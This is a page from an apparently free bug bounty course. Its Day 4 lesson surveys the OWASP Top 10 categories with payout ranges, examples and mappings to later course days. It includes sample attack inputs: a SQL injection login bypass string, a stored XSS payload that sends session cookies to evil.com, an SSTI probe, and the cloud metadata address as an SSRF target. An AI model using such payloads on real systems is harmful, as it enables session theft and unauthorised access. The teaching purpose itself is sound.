DAY 4 OF 60
BUG BOUNTY MASTERY COURSE
FREE — ALL 60 DAYS

View Full Course →

🟢 Day 4 — OWASP Top 10 Overview
Day 60 — Pro Hunter $$$$

04

In 2023, broken access control was found in 94% of all web applications tested. Not 94% of insecure applications. 94% of all applications — including enterprise software used by Fortune 500 companies, government agencies, and banks. The OWASP Top 10 is not a list of exotic, hard-to-find vulnerabilities. It is a list of mistakes so common they exist in almost every application on the internet.

Understanding the OWASP Top 10 is not optional in bug bounty — it is the foundational curriculum. Every significant bug bounty programme in the world references these ten categories. The HackerOne Hall of Fame is built on reports that fall into these categories. The techniques you will learn from Day 5 through Day 55 of this course are the practical implementation of these ten categories.

Today is your overview. You will understand what each category means, how it gets exploited, what it pays, and which course days teach you to find it. By the end of this lesson, you will have the complete mental map of web application security — and everything that follows will slot into that map perfectly.

📌 What Is OWASP and Why Should You Trust This List?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve software security. The OWASP Top 10 is compiled from data contributed by hundreds of organisations, covering over 500,000 applications tested by security professionals worldwide. It is updated every 3–4 years to reflect the current threat landscape.

The current version — OWASP Top 10 2021 — is the standard referenced by all major bug bounty programmes, the OSCP certification, NIST guidelines, PCI DSS compliance frameworks, and every serious web security curriculum. When a company’s bug bounty policy says “we welcome reports of OWASP Top 10 vulnerabilities,” they are talking about exactly what you are about to learn.

securityelites.com

OWASP TOP 10 — BUG BOUNTY PAYOUT MAP (2026)
Approximate payout ranges across major bug bounty programmes

A01
Broken Access Control
$300–$10K
Found in 94% of apps

A02
Cryptographic Failures
$200–$5K
Encryption & data at rest

A03
Injection
$500–$30K
SQLi, XSS, SSTI

A04
Insecure Design
$200–$8K
Business logic flaws

A05
Security Misconfiguration
$100–$5K
Config errors & defaults

A06
Outdated Components
$100–$2K
Known CVE findings

A07
Auth Failures
$500–$50K
Account takeover = 💰

A08
Integrity Failures
$300–$10K
Insecure deserialisation

A09
Logging Failures
$100–$1K
Low — but chainable

A10
SSRF
$500–$50K
Cloud = critical

🔴 High priority targets  |  🟡 Medium  |  🟢 Lower severity — all are valid findings


OWASP Top 10 — Bug Bounty Payout Map. Red cards are the highest-priority targets for most beginners. A07 (Auth Failures) and A10 (SSRF) have the highest ceiling — account takeover and cloud SSRF regularly pay $10,000–$50,000+ at major programmes.

A01

Broken Access Control — The #1 Most Found Vulnerability in Bug Bounty

$300–$10,000
HIGH FREQUENCY
Course Day: 8–10

What it is: Access controls are the rules that decide who can do what — which users can view which data, which accounts can perform which actions. Broken Access Control means those rules are either missing, improperly implemented, or bypassed. It is the #1 OWASP category because it is found in 94% of tested applications — and it directly enables attackers to access data and functions they should not be able to reach.

How it manifests in bug bounty: The most common form is IDOR (Insecure Direct Object Reference) — changing a user ID, order ID, or document ID in a URL or API request and receiving another user’s data. Example: the URL /api/orders/8472 returns your order. Changing it to /api/orders/8473 returns another user’s order. That is IDOR — and it pays $300–$5,000 depending on what data is exposed.

Other A01 examples:
→ Accessing admin pages without being an admin (/admin/users returns 200 for a regular user)
→ Modifying role: "user" to role: "admin" in a request body and having it accepted
→ Deleting or modifying another user’s data by changing the resource ID in a DELETE or PUT request
→ Forced browsing — visiting authenticated pages by direct URL without going through the login flow

Course coverage: Days 8–10 cover IDOR in depth — how to find object references in requests, how to enumerate IDs systematically in Burp Suite, how to demonstrate impact, and how to write the finding up for maximum bounty.

A02

Cryptographic Failures — When Encryption Is Broken, Missing, or Misused

$200–$5,000
MEDIUM FREQUENCY
Course Day: 15–16

What it is: Previously called “Sensitive Data Exposure,” this category covers failures related to cryptography — specifically when applications transmit or store sensitive data without adequate encryption, use weak or deprecated cryptographic algorithms, or have cryptographic implementations that can be attacked. Cryptographic failures expose passwords, credit card numbers, health records, and personally identifiable information.

Bug bounty examples: Sensitive data transmitted over HTTP instead of HTTPS (password in URL parameter), passwords stored in plaintext or with MD5/SHA1 hashing (instead of bcrypt/argon2), weak JWT secrets that can be cracked, TLS 1.0/1.1 enabled when only 1.2/1.3 should be accepted, and private API keys exposed in JavaScript source files.

Course coverage: Days 15–16 cover cryptographic testing — finding data in transit over HTTP, testing JWT algorithm confusion, identifying weak password storage from error messages, and using Burp Suite to intercept and analyse encrypted traffic.

A03

Injection — When User Input Escapes Into Code or Commands

$500–$30,000
HIGH SEVERITY
Course Day: 11–14 & 17–18

What it is: Injection occurs when an application passes untrusted data to an interpreter — a SQL database, an OS shell, an LDAP server, an XML parser — and that interpreter executes the attacker’s input as part of a command or query rather than as data. Injection was the #1 OWASP category for a decade before being displaced by Broken Access Control in 2021. It remains among the most severe vulnerability classes.

securityelites.com

A03 INJECTION — TYPES & EXAMPLES
$1,000–$30,000
Input in a login form: ' OR '1'='1 → bypasses authentication or dumps the entire database.
SELECT * FROM users WHERE username=” OR ‘1’=’1′ — AND password=’…’

XSS
$200–$5,000
Stored in a comment field: <script>document.location='https://evil.com/?c='+document.cookie</script>
Every user who views that comment has their session cookie sent to the attacker.

SSTI
$2,000–$20,000
Server-Side Template Injection — input like {{7*7}} returning 49 in the response confirms template execution.
Leads to Remote Code Execution — maximum severity, maximum payout.

A03 Injection Types — SQL Injection, XSS, and Server-Side Template Injection are the three most common and highest-paying injection variants in bug bounty. SQLi pays highest for data access. SSTI is highest-severity due to RCE potential.

Course coverage: Day 11 (XSS — reflected, stored, DOM), Day 12–13 (SQL Injection with Burp Suite and SQLmap), Day 14 (Command Injection), Day 17 (SSTI detection and exploitation on practice platforms).

A04

Insecure Design — When the Application’s Logic Is the Vulnerability

$200–$8,000
CREATIVITY REQUIRED
Course Day: 19–20

What it is: Insecure Design is a new category in 2021, introduced to capture a class of vulnerabilities that tools cannot easily find: flaws in the fundamental logic of how an application works. These are not coding mistakes — they are design mistakes. The application does exactly what the developer intended; it’s the intention itself that is insecure.

Bug bounty examples: A discount code that can be applied multiple times because there’s no check for reuse. A password reset flow that sends the new password to an email that the user’s account email has already been changed to — enabling account takeover. A “free trial” that can be activated indefinitely by creating new accounts with email aliases. A price that can be manipulated by modifying hidden form fields. These are all business logic flaws under the A04 umbrella.

Why it’s valuable for beginners: Business logic flaws require creativity and observation, not technical tools. A sharp beginner who understands how an application’s workflow should function — and then tests what happens when steps are skipped or values are modified — can find A04 vulnerabilities that automated scanners completely miss. Days 19–20 cover business logic testing methodology.

A05

Security Misconfiguration — Default Settings and Missing Hardening

$100–$5,000
HIGH FREQUENCY
Course Day: 5 & 21

What it is: Security misconfigurations occur when security settings are not defined, implemented, or maintained correctly. This includes default credentials left unchanged, cloud storage buckets left publicly accessible, error messages that reveal stack traces and internal paths, unnecessary features enabled (directory listing, debug endpoints), missing security headers, and services accessible from the internet that should only be internal.

Bug bounty examples you can find as a beginner: Open S3 buckets containing customer files, admin interfaces accessible at /admin or /phpmyadmin, debug endpoints at /actuator or /.env exposed publicly, missing security headers (Content-Security-Policy, X-Frame-Options), directory listing enabled showing internal file structures.

Beginner opportunity: Misconfiguration findings are the most beginner-accessible OWASP category. Security headers can be checked with securityheaders.com. Directory listing and exposed files can be found by browsing and fuzzing. Default credentials can be tested with known vendor lists. Day 21 covers misconfiguration testing systematically.

A06

Vulnerable and Outdated Components — Known CVEs Running in Production

$100–$2,000
LOWER SEVERITY
Course Day: 22

What it is: Applications use frameworks, libraries, plugins, and components built by third parties. When these components have known, publicly disclosed security vulnerabilities (CVEs) and the application has not been updated, it inherits those vulnerabilities. The component version is often visible in HTTP headers, JavaScript files, or HTML comments — making this a reconnaissance-first vulnerability class.

Bug bounty workflow: On Day 2 we learned to read server version banners. On Day 3 we learned that HTTP headers reveal technology versions. A06 combines both — identify the version of every component in use (jQuery, WordPress, Apache, PHP, Bootstrap, Log4j), then check CVE databases (cve.mitre.org, nvd.nist.gov) for known vulnerabilities in that exact version. If the CVE is critical and exploitable, report it.

Note on bug bounty: Most programmes will not pay for simply identifying an outdated component — they want proof of exploitability. A06 findings gain value when they chain into actual impact: “WordPress 5.8.1 is installed, which is vulnerable to CVE-XXXX-XXXX (authenticated XSS), demonstrated with this proof of concept.”

A07

Identification and Authentication Failures — The Path to Account Takeover

$500–$50,000
HIGHEST PAYOUT POTENTIAL
Course Day: 23–26

What it is: Authentication verifies who you are. Session management tracks that verified identity across requests. Identification failures mean the application cannot reliably establish that users are who they claim to be — enabling attackers to assume other identities, including admin accounts. This category pays the most in bug bounty because account takeover is one of the most damaging outcomes an attacker can demonstrate.

High-Paying A07 Findings:
Broken Password Reset
Reset tokens that don’t expire, predictable tokens, or tokens accepted for different accounts. Demonstrated by resetting any user’s password.

No Rate Limiting on Login
Login forms that allow thousands of password attempts per minute — enabling brute force attacks on any account.

JWT Vulnerabilities
Algorithm confusion (RS256→HS256), “none” algorithm acceptance, weak secrets crackable offline. Results in forging any user’s token.

Session Not Invalidated on Logout
Session tokens that remain valid after logout — attacker with old token can still use the account.

Course coverage: Days 23–26 deep-dive authentication testing — password reset logic, JWT attacks with jwt.io and jwt_tool, session management review with Burp Suite, OAuth flow vulnerabilities, and OTP/2FA bypass techniques. The highest-earning days of the course.

A08

Software and Data Integrity Failures — Trusting Without Verifying

$300–$10,000
INTERMEDIATE
Course Day: 27–28

What it is: A08 covers situations where software or data is used without verifying its integrity — applications that load plugins from untrusted CDNs without Subresource Integrity checks, insecure deserialisation of untrusted data (where attacker-controlled serialised objects execute code when deserialised), and CI/CD pipelines that accept unsigned code or packages. The 2021 SolarWinds supply chain attack is a real-world example at nation-state scale.

Bug bounty focus: Insecure deserialisation is the most common A08 finding in bug bounty — when applications deserialise user-supplied data (in cookies, hidden fields, or API parameters) without validating it. This often leads to remote code execution, making it one of the highest-severity findings possible. Also look for missing Subresource Integrity on third-party JavaScript files loaded from CDNs.

Course coverage: Days 27–28 cover identifying serialised data in requests (Base64-encoded blobs in cookies, Java serialised objects), testing with ysoserial for Java deserialisation, and PHP object injection techniques using labs on PortSwigger Web Security Academy.

A09

Security Logging and Monitoring Failures — The Silent Enabler

$100–$1,000
LOWER IN ISOLATION
Course Day: 29

What it is: Security logging failures mean the application does not adequately record security-relevant events — failed logins, access control violations, input validation failures — and does not alert on suspicious activity. While this is not a directly exploitable vulnerability in the traditional sense, its absence means that breaches go undetected for months. The average breach takes 197 days to detect. Logging failures are why.

Bug bounty perspective: A09 findings are typically low individual payouts but serve as important supporting evidence for other findings. If you demonstrate that your brute force attack generated no alerts, or that your IDOR access to thousands of user records produced no logged event, the severity of the access control finding increases. A09 also covers log injection — inserting newlines into log files to forge log entries (a creative technique covered on Day 29).

A10

Server-Side Request Forgery (SSRF) — Making the Server Hack Itself

$500–$50,000
CRITICAL IN CLOUD
Course Day: 35–37

What it is: SSRF occurs when an application fetches a remote resource based on a user-supplied URL without validating that URL. An attacker can supply internal URLs — pointing to internal services, cloud metadata endpoints, or infrastructure — causing the server to make requests on the attacker’s behalf. Since these requests come from the server itself (not the attacker’s IP), they bypass firewalls that would block external access to those internal resources.

Why SSRF is explosive in cloud environments: AWS, GCP, and Azure all have a metadata endpoint at http://169.254.169.254 that returns AWS credentials, secret keys, and IAM configuration to any request originating from within the cloud instance. SSRF that reaches this endpoint — known as “cloud metadata SSRF” — gives the attacker AWS credentials and potential access to the entire cloud account. This finding pays $10,000–$50,000+ at major programmes. It is the most dramatic vulnerability class in modern web security.

Course coverage: Days 35–37 cover SSRF from basics to cloud exploitation — finding URL parameters that fetch remote resources, testing internal network access, the 169.254.169.254 metadata endpoint, SSRF bypass techniques (URL encoding, DNS rebinding), and how real researchers have used SSRF to access AWS credentials and earn five-figure bounties.


securityelites.com

60-DAY COURSE ROADMAP — OWASP TO COURSE DAY MAPPING
OWASPVulnerabilityCourse DaysPayout RangeBeginner Access
A01Broken Access Control / IDOR8–10$300–$10K⭐⭐⭐⭐⭐ Very High
A02Cryptographic Failures15–16$200–$5K⭐⭐⭐ Medium
A03Injection (XSS, SQLi, SSTI)11–14, 17–18$500–$30K⭐⭐⭐⭐ High (XSS)
A04Insecure Design / Business Logic19–20$200–$8K⭐⭐⭐⭐ High
A05Security Misconfiguration5, 21$100–$5K⭐⭐⭐⭐⭐ Very High
A06Outdated Components22$100–$2K⭐⭐⭐ Medium
A07Auth Failures / Account Takeover23–26$500–$50K⭐⭐⭐ Medium
A08Integrity Failures / Deserialisation27–28$300–$10K⭐⭐ Advanced
A09Logging Failures29$100–$1K⭐⭐⭐⭐ High
A10SSRF — Cloud Critical35–37$500–$50K⭐⭐⭐ Intermediate

60-Day Course Roadmap — Every OWASP category mapped to specific course days. Start with A01 (IDOR — Day 8–10) and A05 (Misconfiguration — very beginner-accessible) before moving to harder categories. A07 and A10 have the highest payout ceiling but require more foundation.

Where to Start — The Beginner’s OWASP Priority Order

Not all OWASP categories are equally accessible as a beginner. Some require deep knowledge (A08 deserialisation). Some require more creative thinking (A04 business logic). Some are immediately accessible with basic HTTP knowledge (A01, A05). Here is the optimal order to approach these categories as someone who is building skills from scratch:

PHASE 1: WEEKS 1–4 — START HERE
A01Broken Access Control / IDOR
High frequency, beginner-accessible, significant payout. The first technique to master.

A05Security Misconfiguration
No tools required for many findings. Headers, exposed files, default configs — immediate wins.

PHASE 2: WEEKS 5–8 — BUILD SKILL
A03Injection (start with XSS)
XSS is beginner-accessible. SQLi requires more depth. Both pay well when demonstrated.

A04Insecure Design
Requires understanding the application flow. Creative and rewarding — no scanner finds these.

PHASE 3: WEEKS 9–12 — HIGH VALUE
A07Authentication Failures
Highest payout ceiling. Password resets, JWT attacks, session management testing.

A10SSRF
Cloud environments make this critical. $10K–$50K potential. Worth the learning investment.

🎯 Day 4 Task — Build Your OWASP Testing Checklist

📋 DAY 4 TASKS — COMPLETE BEFORE DAY 5
1
Memorise the 10 OWASP category names and their numbers
A01 through A10. You should be able to recite them from memory by tomorrow. Every bug bounty report, every security interview, every penetration test methodology references these by number. Use the payout map screenshot as a memory aid — associate each category with its dollar range and that memory sticks.
✅ Goal: Name all 10 categories without looking

2
Read 5 HackerOne disclosed reports — identify which OWASP category each falls into
Go to HackerOne’s Hacktivity feed. Read 5 reports. For each one, decide: is this A01 (access control), A03 (injection), A07 (authentication), or another category? Not all reports will be obvious — that is the point. Learning to classify vulnerabilities correctly trains the pattern recognition that makes you a better hunter.
✅ Goal: Correctly classify 5 real reports into OWASP categories

3
Complete PortSwigger Web Security Academy’s free OWASP path
Go to portswigger.net/web-security and start the “Server-side topics” learning path — it covers OWASP Top 10 with interactive labs, all free. Complete at least the overview lessons for A01 (Access Control) and A03 (SQL Injection) today. These labs use a real browser-based environment — no setup required. By Day 60 of this course you will have completed the entire path.
✅ Goal: First 2 PortSwigger labs completed

BONUS: Create your own OWASP testing checklist for your selected bug bounty program
Take the programme you selected on Day 1. Create a Notion page, Google Doc, or text file with all 10 OWASP categories listed. Under each one, write 2–3 specific test cases you will run against that programme’s in-scope assets. This becomes your personalised testing methodology. Every professional penetration tester works from a checklist — start yours today. Share a screenshot with #Day4Done 📋

🗺️
Day 4 done. You have the map.
Every bug bounty finding exists somewhere on this map.

Day 5 is a deep dive into Burp Suite — the tool you set up on Day 2, now used properly. You will learn to use the Scanner, Intruder, Decoder, and Comparer tabs. You will manually test a live application for OWASP Top 10 vulnerabilities using the tool setup you already have. Day 5 is where the methodology meets the tools meets the targets. It is the day the course clicks into focus.

Day 5: Burp Suite Deep Dive →

Frequently Asked Questions — OWASP Top 10

What is the OWASP Top 10?
The OWASP Top 10 is a standard awareness document listing the ten most critical web application security risks, published by the Open Web Application Security Project. Based on data from hundreds of organisations and half a million applications, it is the foundational reference for web security testing, bug bounty programmes, and security certifications worldwide.
Which OWASP Top 10 vulnerability pays the most in bug bounty?
A07 (Authentication Failures — account takeover findings) and A10 (SSRF in cloud environments) have the highest payout ceiling, regularly reaching $10,000–$50,000+ at major programmes. A01 (Broken Access Control / IDOR) pays $300–$10,000 and is the most frequently found category. For beginners, starting with A01 and A05 provides the best combination of accessibility and meaningful payout.
Is the OWASP Top 10 still relevant in 2026?
Completely relevant. Broken Access Control (A01) was found in 94% of tested applications in the most recent data. These vulnerability classes persist because they reflect fundamental architectural mistakes in how web applications are built — not surface-level issues that patches fully eliminate. Every major bug bounty programme, penetration testing methodology, and security certification references OWASP Top 10 as current.
What is the difference between OWASP Top 10 2021 and 2025?
OWASP does not publish annual updates — new editions come every 3–4 years. The 2021 edition is the current standard as of 2026. Key changes from 2017: Broken Access Control moved to #1 (was #5), Cryptographic Failures moved to #2, Injection dropped to #3. A new edition may be in preparation but has not been released. All current bug bounty programmes and certifications reference the 2021 edition.
How do I use the OWASP Top 10 in bug bounty hunting?
Use it as a systematic checklist. When you start testing a new target, work through each OWASP category methodically: check access controls (A01), verify encryption (A02), test input fields for injection (A03), review the application’s logical workflow (A04), check configurations and headers (A05), and so on. This structured approach ensures you do not skip entire vulnerability classes. Days 5–45 of this course teach the specific techniques for each category.

← Day 3: How the Web Works

60-DAY BUG BOUNTY MASTERY — DAY 4

4 of 60 days complete

Day 5: Burp Suite Deep Dive →

ME
Mr Elite
Founder, SecurityElites.com | Bug Bounty Hunter | Educator

Every serious bug bounty hunter I know approaches a new programme the same way: they pull up their OWASP checklist and work through each category methodically. The hunters who earn the most are not the ones who get lucky — they are the ones who are the most thorough. The OWASP Top 10 is what thoroughness looks like in web security. Learn these ten categories deeply and you will never approach a web application the same way again.
LEAVE A REPLY

Please enter your comment!
Please enter your name here